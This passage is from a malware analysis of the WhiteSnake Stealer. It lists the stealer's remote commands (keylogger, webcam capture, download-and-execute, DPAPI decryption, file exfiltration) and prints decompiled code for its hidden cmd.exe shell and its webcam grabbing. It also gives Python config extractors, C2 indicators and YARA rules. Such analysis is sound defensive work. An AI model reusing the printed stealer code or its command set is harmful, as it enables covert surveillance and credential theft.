uninstall - Uninstall beacon from pc.
screenshot - Make desktop screenshot.
webcam - Make webcam screenshot.
stream <desktop/webcam/stop> - Start streaming desktop or webcam.
keylogger <start/stop> - Keylogger module control.
cd - Change current directory.
ls - Get files in current directory.
get-file <PATH> - Download file from remote pc.
dpapi <base64 encrypted data> - Decrypt DPAPI blob (CurrentUserScope)
process-list - Get Running processes.
loader <URLS separated by comma> - Download files to remote pc.
loadexec <URLS separated by comma> - Download and execute files on remote pc.
transfer <filename> - Upload file to sharing service and get direct url.
compress <directory> - Create ZIP from directory.
decompress <zip file> - Extract ZIP content to current directory.

Or you can enter any windows command.

```

The code responsible for the remote terminal functionality is shown below.

```

223     }
224     else if (text2 == "TRANSFER")
225     {
226         CS$<>8_locals1.response = "Download url: " + UploadFile.gTqH(dy[1]);
227         goto IL_72B;
228     }
229 }
230 else if (num != 3749331904U)
231 {
232     if (num == 4146060915U)
233     {
234         if (text2 == "DPAPI")
235         {
236             byte[] array6 = Convert.FromBase64String(dy[1]);
237             byte[] array7 = uTY.wbtFr(array6, null);
238             CS$<>8_locals1.response = "DPAPI unprotected data: " + Convert.ToBase64String(array7);
239             goto IL_72B;
240         }
241     }
242 }
243 else if (text2 == "LOADEXEC")
244 {
245     goto IL_700;
246 }
247 if (dy[0].ToLower().StartsWith("cd"))
248 {
249     string text10 = Environment.ExpandEnvironmentVariables(dy[0].Remove(0, 3));
250     Directory.SetCurrentDirectory(text10);
251     CS$<>8_locals1.response = "Directory changed to: " + Directory.GetCurrentDirectory();
252     goto IL_72B;
253 }
254 using (Process process2 = new Process())
255 {
256     process2.StartInfo = new ProcessStartInfo
257     {
258         FileName = "cmd.exe",
259         Arguments = string.Format("/c {0}", dy[0]),
260         UseShellExecute = false,
261         RedirectStandardError = true,
262         RedirectStandardOutput = true,
263         CreateNoWindow = true,
264         WindowStyle = ProcessWindowStyle.Hidden
265     };
266     process2.OutputDataReceived += CS$<>8_locals1.method_0;
267     process2.ErrorDataReceived += CS$<>8_locals1.method_0;
268     process2.Start();
269     process2.BeginErrorReadLine();
270     process2.BeginOutputReadLine();
271     process2.WaitForExit(4300);|

```

For the webcam, the stealer retrieves devices of class "Image" or "Camera" using the **Win32_PnPEntity** class in the Windows Management Instrumentation (WMI) database. The stealer attempts to capture an image from the webcam and returns the image data as a byte array in PNG format. It uses various API functions such as capCreateCaptureWindowA, SendMessageA, and the clipboard to perform the capture.

```

282 public static byte[] fs()
283 {
284     if (API_fnc.twSTx())
285     {
286         try
287         {
288             if (OS_Enumeration.p0Z5V() == 1)
289             {
290                 Clipboard.Clear();
291                 IntPtr intPtr = API_fnc.capCreateCaptureWindowA("WebCap", 0, 0, 0, 320, 240, 0, 0);
292                 API_fnc.SendMessageA(intPtr, 1034U, 0, 0);
293                 API_fnc.SendMessageA(intPtr, 1074U, 0, 0);
294                 Thread.Sleep(3000);
295                 API_fnc.SendMessageA(intPtr, 1084U, 0, 0);
296                 API_fnc.SendMessageA(intPtr, 1054U, 0, 0);
297                 API_fnc.SendMessageA(intPtr, 1035U, 0, 0);
298                 Image image = (Image)Clipboard.GetDataObject().GetData(DataFormats.Bitmap);
299                 Clipboard.Clear();
300                 using (MemoryStream memoryStream = new MemoryStream())
301                 {
302                     image.Save(memoryStream, ImageFormat.Png);
303                     return memoryStream.ToArray();
304                 }
305             }
306         }
307         catch (Exception ex)
308         {
309             Console.WriteLine("Webcam :: " + ex.Message);
310         }
311     }
312     return new byte[0];
313 }

```

Configuration Extractor

I wrote the configuration extractor for samples that are obfuscated with XOR and RC4 that relies on dnlib.

XOR version

```

#Author: RussianPanda
#Tested on samples:
# f7b02278a2310a2657dcca702188af461ce8450dc0c5bced802773ca8eab6f50
# c219beaecc91df9265574eea6e9d866c224549b7f41cdda7e85015f4ae99b7c7

import argparse
import clr

parser = argparse.ArgumentParser(description='Extract information from a target
assembly file.')
parser.add_argument('-f', '--file', required=True, help='Path to the stealer file')
parser.add_argument('-d', '--dnlib', required=True, help='Path to the dnlib.dll')
args = parser.parse_args()

clr.AddReference(args.dnlib)

import dnlib
from dnlib.DotNet import *
from dnlib.DotNet.Emit import OpCodes

module = dnlib.DotNet.ModuleDefMD.Load(args.file)

def xor_strings(data, key):
    return ''.join(chr(ord(a) ^ ord(b)) for a, b in zip(data, key * (len(data) //
len(key) + 1)))

def has_target_opcode_sequence(method):
    target_opcode_sequence = [OpCodes.Ldstr, OpCodes.Ldstr, OpCodes.Call,
OpCodes.Stelem_Ref]

    if method.HasBody:
        opcode_sequence = [instr.OpCode for instr in method.Body.Instructions]
        for i in range(len(opcode_sequence) - len(target_opcode_sequence) + 1):
            if opcode_sequence[i:i + len(target_opcode_sequence)] ==
target_opcode_sequence:
                return True
    return False

def process_methods():
    decrypted_strings = []
    check_list = []

    for type in module.GetTypes():
        for method in type.Methods:
            if has_target_opcode_sequence(method) and method.HasBody:
                instructions = list(method.Body.Instructions)
                for i in range(len(instructions) - 1):
                    instr1 = instructions[i]
                    instr2 = instructions[i + 1]

```

```

        if instr1.OpCode == OpCodes.Ldstr and instr2.OpCode ==
OpCodes.Ldstr:
            data = instr1.Operand
            key = instr2.Operand
            if isinstance(data, str) and isinstance(key, str):
                decrypted_string = xor_strings(data, key)
                decrypted_strings.append(decrypted_string)

            # Only consider ldstr instructions
            if instr1.OpCode == OpCodes.Ldstr and (instr1.Operand == '1' or
instr1.Operand == '0'):
                check_list.append(instr1.Operand)

    return decrypted_strings, check_list

def print_stealer_configuration(decrypted_strings, xml_declaration_index):
    config_cases = {
        ".": {
            "offsets": [(5, "Telgeram Bot Token"), (7, "Mutex"), (8, "Build Tag"),
(4, "Telgeram Chat ID"),
                (1, "Stealer Tor Folder Name"), (2, "Stealer Folder Name"),
(6, "RSAKeyValue")]
        },
        "RSAKeyValue": {
            "offsets": [(1, "Stealer Tor Folder Name"), (2, "Stealer Folder Name"),
(3, "Build Version"),
                (4, "Telgeram Chat ID"), (5, "Telgeram Bot Token"), (6,
"Mutex"), (7, "Build Tag")]
        },
        "else": {
            "offsets": [(1, "Stealer Tor Folder Name"), (2, "Stealer Folder Name"),
(3, "Build Version"),
                (4, "Telgeram Chat ID"), (5, "Telgeram Bot Token"), (6,
"RSAKeyValue"), (7, "Mutex"),
                (8, "Build Tag")]
        }
    }

    condition = "." if "." in decrypted_strings[xml_declaration_index - 1] else \
        "RSAKeyValue" if "RSAKeyValue" not in decrypted_strings[xml_declaration_index
- 6] else "else"
    offsets = config_cases[condition]["offsets"]
    config_data = {o: decrypted_strings[xml_declaration_index - o] for o, _ in
offsets if xml_declaration_index >= o}
    for o, n in offsets:
        print(f"{n}: {config_data.get(o, 'Not Found')}")

def print_features_status(check_list):
    features = [

```



```

#Author: RussianPanda

import argparse
import clr
import logging

parser = argparse.ArgumentParser(description='Extract information from a target
assembly file.')
parser.add_argument('-f', '--file', required=True, help='Path to the stealer file')
parser.add_argument('-d', '--dnlib', required=True, help='Path to the dnlib.dll')
args = parser.parse_args()

clr.AddReference(args.dnlib)

import dnlib
from dnlib.DotNet import *
from dnlib.DotNet.Emit import OpCodes

module = dnlib.DotNet.ModuleDefMD.Load(args.file)

logging.basicConfig(filename='app.log', filemode='w', format='%(name)s - %
(levelname)s - %(message)s')

def Ichduzekkvzjdxxyftabcqu(A_0, A_1):
    try:
        string_builder = []
        num = 0
        array = list(range(256))

        for i in range(256):
            array[i] = i

        for j in range(256):
            num = ((ord(A_1[j % len(A_1)]) + array[j] + num) % 256)
            num2 = array[j]
            array[j] = array[num]
            array[num] = num2

        for k in range(len(A_0)):
            num3 = k % 256
            num = (array[num3] + num) % 256
            num2 = array[num3]
            array[num3] = array[num]
            array[num] = num2
            decrypted_char = chr(ord(A_0[k]) ^ array[(array[num3] + array[num]) %
256])
            string_builder.append(decrypted_char)

        return ''.join(string_builder)
    except Exception as e:
        logging.error("Error occurred in Ichduzekkvzjdxxyftabcqu: " + str(e))
        return None

```

```

def has_target_opcode_sequence(method):
    target_opcode_sequence = [OpCodes.Ldstr, OpCodes.Ldstr, OpCodes.Call,
OpCodes.Stelem_Ref]

    if method.HasBody:
        # Get the sequence of OpCodes in the method
        opcode_sequence = [instr.OpCode for instr in method.Body.Instructions]

        # Check if the target sequence is present in the opcode sequence
        for i in range(len(opcode_sequence) - len(target_opcode_sequence) + 1):
            if opcode_sequence[i:i+len(target_opcode_sequence)] ==
target_opcode_sequence:
                return True

    return False

ldstr_counter = 0
decrypted_strings = []

for type in module.GetTypes():
    for method in type.Methods:
        if method.HasBody and has_target_opcode_sequence(method):
            instructions = list(method.Body.Instructions)
            for i, instr in enumerate(instructions):
                # Only consider ldstr instructions
                if instr.OpCode == OpCodes.Ldstr:
                    ldstr_counter += 1
                    if ldstr_counter > 21:
                        if instr.Operand == '1' or instr.Operand == '0':
                            decrypted_strings.append(instr.Operand)
                        elif i + 1 < len(instructions):
                            encrypted_data = instr.Operand
                            rc4_key = instructions[i + 1].Operand
                            if isinstance(encrypted_data, str) and
isinstance(rc4_key, str):
                                decrypted_data =
Ichduzekkvzjdxftabcqu(encrypted_data, rc4_key)
                                if decrypted_data:
                                    decrypted_strings.append(decrypted_data)

xml_declaration = '<?xml version="1.0" encoding="utf-16"?>'
xml_declaration_index = next((i for i, s in enumerate(decrypted_strings) if
xml_declaration in s), None)

if xml_declaration_index is not None:
    print("Stealer Configuration: " + decrypted_strings[xml_declaration_index])
    offsets = [(11, "RSAKeyValue"), (12, "Mutex"), (13, "Build Tag")]
    config_data = {o: decrypted_strings[xml_declaration_index - o] for o, _ in
offsets if xml_declaration_index >= o}
    for o, n in offsets:
        print(f"{n}: {config_data.get(o, 'Not Found')}")

```

```

offsets = [
    (10, "Telgeram Bot Token"),
    (9, "Telgeram Chat ID"),
    (1, "Stealer Tor Folder Name"),
    (2, "Stealer Folder Name"),
    (3, "Stealer Version"),
]

features = [
    (4, "Local Users Spread"),
    (5, "USB Spread"),
    (6, "Auto Keylogger"),
    (7, "Execution Method"),
    (8, "AntiVM"),
]

config_data = {o: decrypted_strings[xml_declaration_index - o] for o, _ in
offsets if xml_declaration_index >= o}
for o, n in offsets:
    print(f"{n}: {config_data.get(o, 'Not Found')}")

config_data = {o: decrypted_strings[xml_declaration_index - o] for o, _ in
features if xml_declaration_index >= o}
for o, n in features:
    status = 'Enabled' if config_data.get(o, '0') == '1' else 'Not Enabled'
    print(f"{n}: {status}")

for data in decrypted_strings:
    if "http://" in data and "127.0.0.1" not in data and "www.w3.org" not in data:
        print("C2: " + data)

```

I am not providing the hashes for the newest version to keep the anonymity and to avoid stealer developer hunting me down. You can access both of the configuration extractors on my [GitHub page](#)

Summary

Personally, I think, WhiteSnake Stealer is undoubtedly one of the leading stealers available, offering numerous features and ensuring secure log delivery and communication. Probably one of my favorite stealers that I have ever analyzed so far. As always, your feedback is very welcome :)

Indicators Of Compromise

Name	Indicators
C2	172.104.152.202:8080

Name	Indicators
C2	116.202.101.219:8080
C2	212.87.204.197:8080
C2	212.87.204.196:8080
C2	81.24.11.40:8080
C2	195.201.135.141:9202
C2	18.171.15.157:80
C2	45.132.96.113:80
C2	5.181.12.94:80
C2	185.18.206.168:8080
C2	212.154.86.44:83
C2	185.217.98.121:80
C2	172.245.180.159:2233
C2	216.250.190.139:80
C2	205.185.123.66:8080
C2	66.42.56.128:80
C2	104.168.22.46:8090
C2	124.223.67.212:5555
C2	154.31.165.232:80
C2	85.8.181.218:80
C2	139.224.8.231:8080
C2	106.55.134.246:8080
C2	144.22.39.186:8080
C2	8.130.31.155:80
C2	116.196.97.232:8080
C2	123.129.217.85:8080

Name	Indicators
C2	106.15.66.6:8080
C2	106.3.136.82:80
SHA-256	f7b02278a2310a2657dcca702188af461ce8450dc0c5bced802773ca8eab6f50
SHA-256	c219beaecc91df9265574eea6e9d866c224549b7f41cdda7e85015f4ae99b7c7

Yara Rules

```

rule WhiteSnakeStealer {
    meta:
        author = "RussianPanda"
        description = "Detects WhiteSnake Stealer XOR version"
        date = "7/5/2023"

    strings:
        $s1 = {FE 0C 00 00 FE 09 00 00 FE 0C 02 00 6F ?? 00 00 0A FE 0C 03 00
61 D1 FE 0E 04 00 FE}
        $s2 = {61 6e 61 6c 2e 6a 70 67}
    condition:
        all of ($s*) and filesize < 600KB
}

rule WhiteSnakeStealer {
    meta:
        author = "RussianPanda"
        description = "detects WhiteSnake Stealer RC4 version"
        date = "7/5/2023"

    strings:
        $s1 = {73 68 69 74 2e 6a 70 67}
        $s2 = {FE 0C ?? 00 20 00 01 00 00 3F ?? FF FF FF 20 00 00 00 00 FE 0E
?? 00 38 ?? 00 00 00 FE 0C}
        $s3 = "qemu" wide
        $s4 = "vbox" wide
    condition:
        all of ($s*) and filesize < 300KB
}

```



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